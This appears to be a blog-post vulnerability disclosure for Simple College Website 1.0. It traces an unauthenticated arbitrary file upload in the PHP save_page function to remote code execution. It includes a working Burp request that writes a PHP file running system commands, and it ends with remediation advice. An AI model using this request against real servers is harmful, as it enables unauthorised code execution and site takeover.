

[Open in app](#)[Get started](#)

gowthamaraj(@fuffsec)

[Follow](#)

Sep 4 · 3 min read · [Listen](#)



Save



Simple College Website 1.0 — Unauthenticated Arbitrary File Upload RCE

Simple College Website 1.0 was found to be vulnerable to an unauthenticated arbitrary file upload leading to remote code execution.

Vendor Homepage: <https://www.sourcecodester.com/php/14548/simple-college-website-using-htmlphpmysqli-source-code.html>

Source Code:

<https://www.sourcecodester.com/sites/default/files/download/oretnom23/simple-college-website.zip>



1




[Open in app](#)[Get started](#)

Photo by [Florian Olivo](#) on [Unsplash](#)

Root cause Analysis and Hacking

Let's explore the source code and find the cause for the Vulnerability.

```
225 |
226 | function save_page(){
227 |     extract($_POST);
228 |     // if()
229 |     if(!empty($page_content)){
230 |         $save = file_put_contents('../'.$filename, $page_content);
231 |         if($save)
232 |             return 1;
233 |     }else{
234 |         $fh = fopen('../'.$filename, 'w' );
235 |         fclose($fh);
236 |         return 1;
237 |     }
238 | }
```



[Open in app](#)[Get started](#)

filename or malicious content.

Therefore, it is possible to create any file with any content using this function. For example, php webshell.

Now, let's find out the uri which calls this function.

```
manage_page.php ×
admin > manage_page.php
109     })
110     $('#manage-page').submit(function(e){
111         e.preventDefault()
112         start_load()
113         $('#msg').html('')
114         $.ajax({
115             url: 'ajax.php?action=save_page',
116             data: new FormData($(this)[0]),
117             cache: false,
118             contentType: false,
119             processData: false,
120             method: 'POST',
121             type: 'POST',
122             success: function(resp){
123                 if(resp==1){
124                     alert_toast("Page content successfully saved.", 'success')
125                     setTimeout(function(){
126                         location.reload()
127                     }, 1000)
128                 }
129             }
130         })
131     })
132 </script>
```

manage_page.php

The function save_page can be called from the manage_page.php on UI.

Using the Burp to see the request and response,



[Open in app](#)[Get started](#)

```
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:103.0) Gecko/20100101
4 Firefox/103.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
9 boundary=-----54390440744882894610035452
10 Content-Length: 6004
11 Origin: http://20.169.68.2
12 Connection: close
13 Referer:
14 http://20.169.68.2/college_website/admin/index.php?page=manage_page&edit=about
15 Cookie: PHPSESSID=qp9i2vds479bhhue4tllho14o
16 -----54390440744882894610035452
17 Content-Disposition: form-data; name="filename"
18 about.html
19 -----54390440744882894610035452
20 Content-Disposition: form-data; name="page_content"
21
22 <p style="text-align: center;"><span style="font-family:
Georgia,serif;"><strong><span style="font-size: 30px; color: rgb(0, 0, 0);">Our
Mission</span></strong></span><span style="font-size:
36px;"><strong><br></strong></span></span><p><div class="fr-ing-space-wrap"><p
style="margin: 0px 0px 15px; padding: 0px; text-align: justify; color: rgb(0, 0, 0);
font-family: 'Open Sans', Arial, sans-serif; font-size: 14px; font-style: normal;
font-variant-ligatures: normal; font-variant-caps: normal; font-weight: 400;
letter-spacing: normal; orphans: 2; text-indent: 0px; text-transform: none;
white-space: normal; widows: 2; word-spacing: 0px; -webkit-text-stroke-width: 0px;
background-color: rgb(255, 255, 255); text-decoration-style: initial;
text-decoration-color: initial;"><span style="font-size: 18px;"><strong>Lorem ipsum
dolor sit amet, consectetur adipiscing elit. Nam vel sodales erat. Sed non lacus
nisi. Sed imperdiet, elit ullamcorper pharetra vehicula, est neque facilisis quam,
dictum congue ligula lacus sit amet sapien. Donec quis bibendum mauris. Donec
laoreet elit nec enim dignissim, vel tempor arcu tincidunt. Aliquam laoreet, nunc et
feugiat rutrum, urna leo iaculis ligula, eu tincidunt ex nisl vel turpis. Vivamus
```

Burp Req/Res

1 in the output represents the success of the operation.

Let's change the filename and page_content in the request to create a php file :)

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /college_website/admin/ajax.php?action=save_page HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 20.169.68.2				2 Date: Sun, 04 Sep 2022 17:16:38 GMT			
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:103.0) Gecko/20100101				3 Server: Apache/2.4.41 (Ubuntu)			
4 Firefox/103.0				4 Expires: Thu, 19 Nov 1981 08:52:00 GMT			
5 Accept: */*				5 Cache-Control: no-store, no-cache, must-revalidat			
6 Accept-Language: en-US,en;q=0.5				6 Pragma: no-cache			
7 X-Requested-With: XMLHttpRequest				7 Content-Length: 1			
8 Content-Type: multipart/form-data;				8 Connection: close			
9 boundary=-----54390440744882894610035452				9 Content-Type: text/html; charset=UTF-8			
10 Content-Length: 357				10			
11 Origin: http://20.169.68.2				11 1			
12 Connection: close							
13 Referer:							
14 http://20.169.68.2/college_website/admin/index.php?page=manage_page&edit=about							
15 Cookie: PHPSESSID=qp9i2vds479bhhue4tllho14o							
16 -----54390440744882894610035452							
17 Content-Disposition: form-data; name="filename"							
18 proof.php							
19 -----54390440744882894610035452							
20 Content-Disposition: form-data; name="page_content"							
21							
22 <?php							
23 echo system("id");							
24 echo "\n";							
25 echo system("whoami");							
26 ?>							
27 -----54390440744882894610035452--							
28							

[Open in app](#)[Get started](#)

This proves that the RCE is successful.

Another Important observation is that, it is possible to create arbitrary file without authenticating to the admin portal as the code is not checking for it.

session is set to null

Hence, it will be an unauthenticated arbitrary file creation vulnerability.

PoC

Github link: <https://gist.github.com/gowthamaraj/454df3356b1c7ffe2a3eec21e58ba540>





[Open in app](#)

[Get started](#)

Exploit

Remediation

1. Authentication of requests made by the user.
2. Checking for filename when creating it.
3. Input sanitisation and validation.





Open in app

Get started

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

